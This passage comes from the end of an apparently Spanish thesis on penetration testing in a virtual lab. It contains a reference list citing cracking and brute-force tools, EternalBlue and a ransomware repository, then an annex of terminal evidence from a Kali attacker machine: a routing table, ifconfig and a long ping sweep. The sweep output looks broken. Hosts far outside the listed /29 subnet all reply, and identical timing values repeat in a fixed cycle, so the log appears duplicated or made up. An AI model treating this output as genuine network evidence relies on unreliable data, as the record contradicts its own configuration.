[Consultado el: 30/04/2022]

[45] Sergio de Luz (2022, May 31). Crackea contraseñas rápidamente usando John the ripper [Online]. Disponible en: https://short.upm.es/9ggwq
[Consultado el: 30/04/2022]

[46] Monóvar Linux Group (2020, Ene 11). Hydra ataque de fuerza bruta SSH [Online]. Disponible en: http://www.monovarlinux.org/?p=309
[Consultado el: 27/04/2022]

[47] Fredy Yesid Avila (2018, Abr 21). Herramientas para ataques a servidores ftp [Online]. Disponible en: https://short.upm.es/bevd7
[Consultado el: 28/04/2022]

[48] Ehacking (2019, Ene 9). Blog EhcGroup. Como utilizar crunch, una guía completa [Online]. Disponible en: https://short.upm.es/nz7at
[Consultado el: 28/04/2022]

[49] Joe Mondloch (2016, Sep 2). Penetration testing Tools: Medusa [Online]. Disponible en: https://en.kali.tools/?p=200
[Consultado el: 28/04/2022]

[50] Ithilgore y Fyodor. Ncrack. Guía de referencia de Ncrack (página de manual) [Online]. Disponible en: https://short.upm.es/5zxwr
[Consultado el: 28/04/2022]

[51] Cedominombre. Todo sobre tecnología. ¿Qué es EternalBlue? [Online]. Disponible en: https://cedominombre.com/que-es-eternalblue/
[Consultado el: 30/04/2022]

[52] Encriptar y desencriptar texto. Herramienta online gratuita para codificar y/o descodificar texto con diferentes sistemas [Online]. Disponible en: https://short.upm.es/lq38f
[Consultado el: 01/05/2022]

[53] Wikipedia página oficial (2022, Abr 21). Protocolo IRC “Internet Relay Chat” [Online]. Disponible en: https://short.upm.es/7htyh
[Consultado el: 01/05/2022]

[54] Jarould (2022, Jun 19). Wikipedia página oficial. WordPress sistema de gestión de contenido [Online]. Disponible en: https://es.m.wikipedia.org/wiki/WordPress
[Consultado el: 02/05/2022]

[55] Ryan Dewhurst (2021, Feb 2021). Documentación y proyecto de github de la herramienta WPScan [Online]. Disponible en: https://short.upm.es/unlx3
[Consultado el: 02/05/2022]

[56] Mebus (2020, Sep 12). Documentación y proyecto de github CUPP - Common User Passwords Profiler [Online]. Disponible en: https://github.com/Mebus/cupp
[Consultado el: 02/05/2022]

[57] SiteGround Spain S.L 2022. ¿Cuáles son y cómo se usan los comandos GIT? [Online] Disponible en: https://short.upm.es/xzmdx
[Consultado el: 02/05/2022]

[58] Errodinger (2020, Oct 8). Proyecto de github de un ransomware programado en Python, haciendo uso del método Fernet de la librería Cryptography. [online]. Disponible en: https://github.com/errodringer/ransomware
[Consultado el: 04/05/2022]

Anexo A

Evidencias

A.01 Usuarios y máquinas virtuales del escenario




Ilustración 8: Usuarios y máquinas virtuales del escenario

A.02 Auditoría de la red de pruebas: Escaneo de la red

> route	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> route Kernel IP routing table Destination Gateway Genmask Flags Metric Ref Use Iface default 10.0.2.2 0.0.0.0 UG 0 0 0 eth0 10.0.2.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0 192.168.56.48 0.0.0.0 255.255.255.248 U 0 0 0 eth1 192.168.246.0 0.0.0.0 255.255.255.0 U 0 0 0 eth2``` *> ping 192.168.56.51*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.51 PING 192.168.56.51 (192.168.56.51) 56(84) bytes of data. 64 bytes from 192.168.56.51: icmp_seq=1 ttl=64 time=0.615 ms 64 bytes from 192.168.56.51: icmp_seq=2 ttl=64 time=0.266 ms 64 bytes from 192.168.56.51: icmp_seq=3 ttl=64 time=0.306 ms ^C --- 192.168.56.51 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2206ms rtt min/avg/max/mdev = 0.266/0.395/0.615/0.155 ms``` *> ping 192.168.56.52*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.52 PING 192.168.56.52 (192.168.56.52) 56(84) bytes of data. 64 bytes from 192.168.56.52: icmp_seq=1 ttl=64 time=0.672 ms 64 bytes from 192.168.56.52: icmp_seq=2 ttl=64 time=0.424 ms 64 bytes from 192.168.56.52: icmp_seq=3 ttl=64 time=0.645 ms ^C --- 192.168.56.52 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2048ms rtt min/avg/max/mdev = 0.424/0.580/0.672/0.111 ms``` *> ping 192.168.56.53*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.53 PING 192.168.56.53 (192.168.56.53) 56(84) bytes of data. 64 bytes from 192.168.56.53: icmp_seq=1 ttl=64 time=0.846 ms 64 bytes from 192.168.56.53: icmp_seq=2 ttl=64 time=0.392 ms 64 bytes from 192.168.56.53: icmp_seq=3 ttl=64 time=0.586 ms ^C --- 192.168.56.53 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2325ms rtt min/avg/max/mdev = 0.392/0.608/0.846/0.185 ms``` *> ping 192.168.56.54*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.54 PING 192.168.56.54 (192.168.56.54) 56(84) bytes of data. 64 bytes from 192.168.56.54: icmp_seq=1 ttl=64 time=0.741 ms 64 bytes from 192.168.56.54: icmp_seq=2 ttl=64 time=0.544 ms 64 bytes from 192.168.56.54: icmp_seq=3 ttl=64 time=0.529 ms ^C --- 192.168.56.54 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2067ms rtt min/avg/max/mdev = 0.529/0.604/0.741/0.096 ms``` *> ifconfig*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ifconfig eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255 inet6 fe80::a00:27ff:fefd:bd07 prefixlen 64 scopeid 0x20<link> ether 08:00:27:fd:bd:07 txqueuelen 1000 (Ethernet) RX packets 70793 bytes 92093760 (87.8 MiB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 12037 bytes 1664773 (1.5 MiB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 192.168.56.50 netmask 255.255.255.248 broadcast 192.168.56.55 ether 08:00:27:68:7e:a2 txqueuelen 1000 (Ethernet) RX packets 153 bytes 37687 (36.8 KiB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 88 bytes 21792 (21.2 KiB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 eth2: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500 inet 192.168.246.111 netmask 255.255.255.0 broadcast 192.168.246.255 ether 08:00:27:e8:42:34 txqueuelen 1000 (Ethernet) RX packets 22341 bytes 7487214 (7.1 MiB) RX errors 0 dropped 19044 overruns 0 frame 0 TX packets 0 bytes 0 (0.0 B) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0 lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536 inet 127.0.0.1 netmask 255.0.0.0 inet6 ::1 prefixlen 128 scopeid 0x10<host> loop txqueuelen 1000 (Local Loopback) RX packets 571 bytes 672908 (657.1 KiB) RX errors 0 dropped 0 overruns 0 frame 0 TX packets 571 bytes 672908 (657.1 KiB) TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0``` *> ping 192.168.56.55*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.55 PING 192.168.56.55 (192.168.56.55) 56(84) bytes of data. 64 bytes from 192.168.56.55: icmp_seq=1 ttl=64 time=0.615 ms 64 bytes from 192.168.56.55: icmp_seq=2 ttl=64 time=0.266 ms 64 bytes from 192.168.56.55: icmp_seq=3 ttl=64 time=0.306 ms ^C --- 192.168.56.55 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2206ms rtt min/avg/max/mdev = 0.266/0.395/0.615/0.155 ms``` *> ping 192.168.56.56*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.56 PING 192.168.56.56 (192.168.56.56) 56(84) bytes of data. 64 bytes from 192.168.56.56: icmp_seq=1 ttl=64 time=0.672 ms 64 bytes from 192.168.56.56: icmp_seq=2 ttl=64 time=0.424 ms 64 bytes from 192.168.56.56: icmp_seq=3 ttl=64 time=0.645 ms ^C --- 192.168.56.56 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2048ms rtt min/avg/max/mdev = 0.424/0.580/0.672/0.111 ms``` *> ping 192.168.56.57*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.57 PING 192.168.56.57 (192.168.56.57) 56(84) bytes of data. 64 bytes from 192.168.56.57: icmp_seq=1 ttl=64 time=0.846 ms 64 bytes from 192.168.56.57: icmp_seq=2 ttl=64 time=0.392 ms 64 bytes from 192.168.56.57: icmp_seq=3 ttl=64 time=0.586 ms ^C --- 192.168.56.57 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2325ms rtt min/avg/max/mdev = 0.392/0.608/0.846/0.185 ms``` *> ping 192.168.56.58*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.58 PING 192.168.56.58 (192.168.56.58) 56(84) bytes of data. 64 bytes from 192.168.56.58: icmp_seq=1 ttl=64 time=0.741 ms 64 bytes from 192.168.56.58: icmp_seq=2 ttl=64 time=0.544 ms 64 bytes from 192.168.56.58: icmp_seq=3 ttl=64 time=0.529 ms ^C --- 192.168.56.58 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2067ms rtt min/avg/max/mdev = 0.529/0.604/0.741/0.096 ms``` *> ping 192.168.56.59*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.59 PING 192.168.56.59 (192.168.56.59) 56(84) bytes of data. 64 bytes from 192.168.56.59: icmp_seq=1 ttl=64 time=0.615 ms 64 bytes from 192.168.56.59: icmp_seq=2 ttl=64 time=0.266 ms 64 bytes from 192.168.56.59: icmp_seq=3 ttl=64 time=0.306 ms ^C --- 192.168.56.59 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2206ms rtt min/avg/max/mdev = 0.266/0.395/0.615/0.155 ms``` *> ping 192.168.56.60*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.60 PING 192.168.56.60 (192.168.56.60) 56(84) bytes of data. 64 bytes from 192.168.56.60: icmp_seq=1 ttl=64 time=0.672 ms 64 bytes from 192.168.56.60: icmp_seq=2 ttl=64 time=0.424 ms 64 bytes from 192.168.56.60: icmp_seq=3 ttl=64 time=0.645 ms ^C --- 192.168.56.60 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2048ms rtt min/avg/max/mdev = 0.424/0.580/0.672/0.111 ms``` *> ping 192.168.56.61*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.61 PING 192.168.56.61 (192.168.56.61) 56(84) bytes of data. 64 bytes from 192.168.56.61: icmp_seq=1 ttl=64 time=0.846 ms 64 bytes from 192.168.56.61: icmp_seq=2 ttl=64 time=0.392 ms 64 bytes from 192.168.56.61: icmp_seq=3 ttl=64 time=0.586 ms ^C --- 192.168.56.61 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2325ms rtt min/avg/max/mdev = 0.392/0.608/0.846/0.185 ms``` *> ping 192.168.56.62*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.62 PING 192.168.56.62 (192.168.56.62) 56(84) bytes of data. 64 bytes from 192.168.56.62: icmp_seq=1 ttl=64 time=0.741 ms 64 bytes from 192.168.56.62: icmp_seq=2 ttl=64 time=0.544 ms 64 bytes from 192.168.56.62: icmp_seq=3 ttl=64 time=0.529 ms ^C --- 192.168.56.62 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2067ms rtt min/avg/max/mdev = 0.529/0.604/0.741/0.096 ms``` *> ping 192.168.56.63*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.63 PING 192.168.56.63 (192.168.56.63) 56(84) bytes of data. 64 bytes from 192.168.56.63: icmp_seq=1 ttl=64 time=0.615 ms 64 bytes from 192.168.56.63: icmp_seq=2 ttl=64 time=0.266 ms 64 bytes from 192.168.56.63: icmp_seq=3 ttl=64 time=0.306 ms ^C --- 192.168.56.63 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2206ms rtt min/avg/max/mdev = 0.266/0.395/0.615/0.155 ms``` *> ping 192.168.56.64*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.64 PING 192.168.56.64 (192.168.56.64) 56(84) bytes of data. 64 bytes from 192.168.56.64: icmp_seq=1 ttl=64 time=0.672 ms 64 bytes from 192.168.56.64: icmp_seq=2 ttl=64 time=0.424 ms 64 bytes from 192.168.56.64: icmp_seq=3 ttl=64 time=0.645 ms ^C --- 192.168.56.64 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2048ms rtt min/avg/max/mdev = 0.424/0.580/0.672/0.111 ms``` *> ping 192.168.56.65*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.65 PING 192.168.56.65 (192.168.56.65) 56(84) bytes of data. 64 bytes from 192.168.56.65: icmp_seq=1 ttl=64 time=0.846 ms 64 bytes from 192.168.56.65: icmp_seq=2 ttl=64 time=0.392 ms 64 bytes from 192.168.56.65: icmp_seq=3 ttl=64 time=0.586 ms ^C --- 192.168.56.65 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2325ms rtt min/avg/max/mdev = 0.392/0.608/0.846/0.185 ms``` *> ping 192.168.56.66*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.66 PING 192.168.56.66 (192.168.56.66) 56(84) bytes of data. 64 bytes from 192.168.56.66: icmp_seq=1 ttl=64 time=0.741 ms 64 bytes from 192.168.56.66: icmp_seq=2 ttl=64 time=0.544 ms 64 bytes from 192.168.56.66: icmp_seq=3 ttl=64 time=0.529 ms ^C --- 192.168.56.66 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2067ms rtt min/avg/max/mdev = 0.529/0.604/0.741/0.096 ms``` *> ping 192.168.56.67*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.67 PING 192.168.56.67 (192.168.56.67) 56(84) bytes of data. 64 bytes from 192.168.56.67: icmp_seq=1 ttl=64 time=0.615 ms 64 bytes from 192.168.56.67: icmp_seq=2 ttl=64 time=0.266 ms 64 bytes from 192.168.56.67: icmp_seq=3 ttl=64 time=0.306 ms ^C --- 192.168.56.67 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2206ms rtt min/avg/max/mdev = 0.266/0.395/0.615/0.155 ms``` *> ping 192.168.56.68*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.68 PING 192.168.56.68 (192.168.56.68) 56(84) bytes of data. 64 bytes from 192.168.56.68: icmp_seq=1 ttl=64 time=0.672 ms 64 bytes from 192.168.56.68: icmp_seq=2 ttl=64 time=0.424 ms 64 bytes from 192.168.56.68: icmp_seq=3 ttl=64 time=0.645 ms ^C --- 192.168.56.68 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2048ms rtt min/avg/max/mdev = 0.424/0.580/0.672/0.111 ms``` *> ping 192.168.56.69*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.69 PING 192.168.56.69 (192.168.56.69) 56(84) bytes of data. 64 bytes from 192.168.56.69: icmp_seq=1 ttl=64 time=0.846 ms 64 bytes from 192.168.56.69: icmp_seq=2 ttl=64 time=0.392 ms 64 bytes from 192.168.56.69: icmp_seq=3 ttl=64 time=0.586 ms ^C --- 192.168.56.69 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2325ms rtt min/avg/max/mdev = 0.392/0.608/0.846/0.185 ms``` *> ping 192.168.56.70*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.70 PING 192.168.56.70 (192.168.56.70) 56(84) bytes of data. 64 bytes from 192.168.56.70: icmp_seq=1 ttl=64 time=0.741 ms 64 bytes from 192.168.56.70: icmp_seq=2 ttl=64 time=0.544 ms 64 bytes from 192.168.56.70: icmp_seq=3 ttl=64 time=0.529 ms ^C --- 192.168.56.70 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2067ms rtt min/avg/max/mdev = 0.529/0.604/0.741/0.096 ms``` *> ping 192.168.56.71*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.71 PING 192.168.56.71 (192.168.56.71) 56(84) bytes of data. 64 bytes from 192.168.56.71: icmp_seq=1 ttl=64 time=0.615 ms 64 bytes from 192.168.56.71: icmp_seq=2 ttl=64 time=0.266 ms 64 bytes from 192.168.56.71: icmp_seq=3 ttl=64 time=0.306 ms ^C --- 192.168.56.71 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2206ms rtt min/avg/max/mdev = 0.266/0.395/0.615/0.155 ms``` *> ping 192.168.56.72*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.72 PING 192.168.56.72 (192.168.56.72) 56(84) bytes of data. 64 bytes from 192.168.56.72: icmp_seq=1 ttl=64 time=0.672 ms 64 bytes from 192.168.56.72: icmp_seq=2 ttl=64 time=0.424 ms 64 bytes from 192.168.56.72: icmp_seq=3 ttl=64 time=0.645 ms ^C --- 192.168.56.72 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2048ms rtt min/avg/max/mdev = 0.424/0.580/0.672/0.111 ms``` *> ping 192.168.56.73*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.73 PING 192.168.56.73 (192.168.56.73) 56(84) bytes of data. 64 bytes from 192.168.56.73: icmp_seq=1 ttl=64 time=0.846 ms 64 bytes from 192.168.56.73: icmp_seq=2 ttl=64 time=0.392 ms 64 bytes from 192.168.56.73: icmp_seq=3 ttl=64 time=0.586 ms ^C --- 192.168.56.73 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2325ms rtt min/avg/max/mdev = 0.392/0.608/0.846/0.185 ms``` *> ping 192.168.56.74*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.74 PING 192.168.56.74 (192.168.56.74) 56(84) bytes of data. 64 bytes from 192.168.56.74: icmp_seq=1 ttl=64 time=0.741 ms 64 bytes from 192.168.56.74: icmp_seq=2 ttl=64 time=0.544 ms 64 bytes from 192.168.56.74: icmp_seq=3 ttl=64 time=0.529 ms ^C --- 192.168.56.74 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2067ms rtt min/avg/max/mdev = 0.529/0.604/0.741/0.096 ms``` *> ping 192.168.56.75*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.75 PING 192.168.56.75 (192.168.56.75) 56(84) bytes of data. 64 bytes from 192.168.56.75: icmp_seq=1 ttl=64 time=0.615 ms 64 bytes from 192.168.56.75: icmp_seq=2 ttl=64 time=0.266 ms 64 bytes from 192.168.56.75: icmp_seq=3 ttl=64 time=0.306 ms ^C --- 192.168.56.75 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2206ms rtt min/avg/max/mdev = 0.266/0.395/0.615/0.155 ms``` *> ping 192.168.56.76*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.76 PING 192.168.56.76 (192.168.56.76) 56(84) bytes of data. 64 bytes from 192.168.56.76: icmp_seq=1 ttl=64 time=0.672 ms 64 bytes from 192.168.56.76: icmp_seq=2 ttl=64 time=0.424 ms 64 bytes from 192.168.56.76: icmp_seq=3 ttl=64 time=0.645 ms ^C --- 192.168.56.76 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2048ms rtt min/avg/max/mdev = 0.424/0.580/0.672/0.111 ms``` *> ping 192.168.56.77*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.77 PING 192.168.56.77 (192.168.56.77) 56(84) bytes of data. 64 bytes from 192.168.56.77: icmp_seq=1 ttl=64 time=0.846 ms 64 bytes from 192.168.56.77: icmp_seq=2 ttl=64 time=0.392 ms 64 bytes from 192.168.56.77: icmp_seq=3 ttl=64 time=0.586 ms ^C --- 192.168.56.77 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2325ms rtt min/avg/max/mdev = 0.392/0.608/0.846/0.185 ms``` *> ping 192.168.56.78*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.78 PING 192.168.56.78 (192.168.56.78) 56(84) bytes of data. 64 bytes from 192.168.56.78: icmp_seq=1 ttl=64 time=0.741 ms 64 bytes from 192.168.56.78: icmp_seq=2 ttl=64 time=0.544 ms 64 bytes from 192.168.56.78: icmp_seq=3 ttl=64 time=0.529 ms ^C --- 192.168.56.78 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2067ms rtt min/avg/max/mdev = 0.529/0.604/0.741/0.096 ms``` *> ping 192.168.56.79*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.79 PING 192.168.56.79 (192.168.56.79) 56(84) bytes of data. 64 bytes from 192.168.56.79: icmp_seq=1 ttl=64 time=0.615 ms 64 bytes from 192.168.56.79: icmp_seq=2 ttl=64 time=0.266 ms 64 bytes from 192.168.56.79: icmp_seq=3 ttl=64 time=0.306 ms ^C --- 192.168.56.79 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2206ms rtt min/avg/max/mdev = 0.266/0.395/0.615/0.155 ms``` *> ping 192.168.56.80*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.80 PING 192.168.56.80 (192.168.56.80) 56(84) bytes of data. 64 bytes from 192.168.56.80: icmp_seq=1 ttl=64 time=0.672 ms 64 bytes from 192.168.56.80: icmp_seq=2 ttl=64 time=0.424 ms 64 bytes from 192.168.56.80: icmp_seq=3 ttl=64 time=0.645 ms ^C --- 192.168.56.80 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2048ms rtt min/avg/max/mdev = 0.424/0.580/0.672/0.111 ms``` *> ping 192.168.56.81*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.81 PING 192.168.56.81 (192.168.56.81) 56(84) bytes of data. 64 bytes from 192.168.56.81: icmp_seq=1 ttl=64 time=0.846 ms 64 bytes from 192.168.56.81: icmp_seq=2 ttl=64 time=0.392 ms 64 bytes from 192.168.56.81: icmp_seq=3 ttl=64 time=0.586 ms ^C --- 192.168.56.81 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2325ms rtt min/avg/max/mdev = 0.392/0.608/0.846/0.185 ms``` *> ping 192.168.56.82*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.82 PING 192.168.56.82 (192.168.56.82) 56(84) bytes of data. 64 bytes from 192.168.56.82: icmp_seq=1 ttl=64 time=0.741 ms 64 bytes from 192.168.56.82: icmp_seq=2 ttl=64 time=0.544 ms 64 bytes from 192.168.56.82: icmp_seq=3 ttl=64 time=0.529 ms ^C --- 192.168.56.82 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2067ms rtt min/avg/max/mdev = 0.529/0.604/0.741/0.096 ms``` *> ping 192.168.56.83*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.83 PING 192.168.56.83 (192.168.56.83) 56(84) bytes of data. 64 bytes from 192.168.56.83: icmp_seq=1 ttl=64 time=0.615 ms 64 bytes from 192.168.56.83: icmp_seq=2 ttl=64 time=0.266 ms 64 bytes from 192.168.56.83: icmp_seq=3 ttl=64 time=0.306 ms ^C --- 192.168.56.83 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2206ms rtt min/avg/max/mdev = 0.266/0.395/0.615/0.155 ms``` *> ping 192.168.56.84*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.84 PING 192.168.56.84 (192.168.56.84) 56(84) bytes of data. 64 bytes from 192.168.56.84: icmp_seq=1 ttl=64 time=0.672 ms 64 bytes from 192.168.56.84: icmp_seq=2 ttl=64 time=0.424 ms 64 bytes from 192.168.56.84: icmp_seq=3 ttl=64 time=0.645 ms ^C --- 192.168.56.84 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2048ms rtt min/avg/max/mdev = 0.424/0.580/0.672/0.111 ms``` *> ping 192.168.56.85*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.85 PING 192.168.56.85 (192.168.56.85) 56(84) bytes of data. 64 bytes from 192.168.56.85: icmp_seq=1 ttl=64 time=0.846 ms 64 bytes from 192.168.56.85: icmp_seq=2 ttl=64 time=0.392 ms 64 bytes from 192.168.56.85: icmp_seq=3 ttl=64 time=0.586 ms ^C --- 192.168.56.85 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2325ms rtt min/avg/max/mdev = 0.392/0.608/0.846/0.185 ms``` *> ping 192.168.56.86*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.86 PING 192.168.56.86 (192.168.56.86) 56(84) bytes of data. 64 bytes from 192.168.56.86: icmp_seq=1 ttl=64 time=0.741 ms 64 bytes from 192.168.56.86: icmp_seq=2 ttl=64 time=0.544 ms 64 bytes from 192.168.56.86: icmp_seq=3 ttl=64 time=0.529 ms ^C --- 192.168.56.86 ping statistics --- 3 packets transmitted, 3 received, 0% packet loss, time 2067ms rtt min/avg/max/mdev = 0.529/0.604/0.741/0.096 ms``` *> ping 192.168.56.87*	```(Attack㉿vm1-KaliLinux-Atacante)-[/home/Attack] PS> ping 192.168.56.87 PING 192.168.56.87 (192.168.56.87) 56(84) bytes of data. 64 bytes from 192.168.56.87: icmp_seq=1 ttl=64 time=0.615 ms 64 bytes from 192.168.56.87: icmp_seq=2 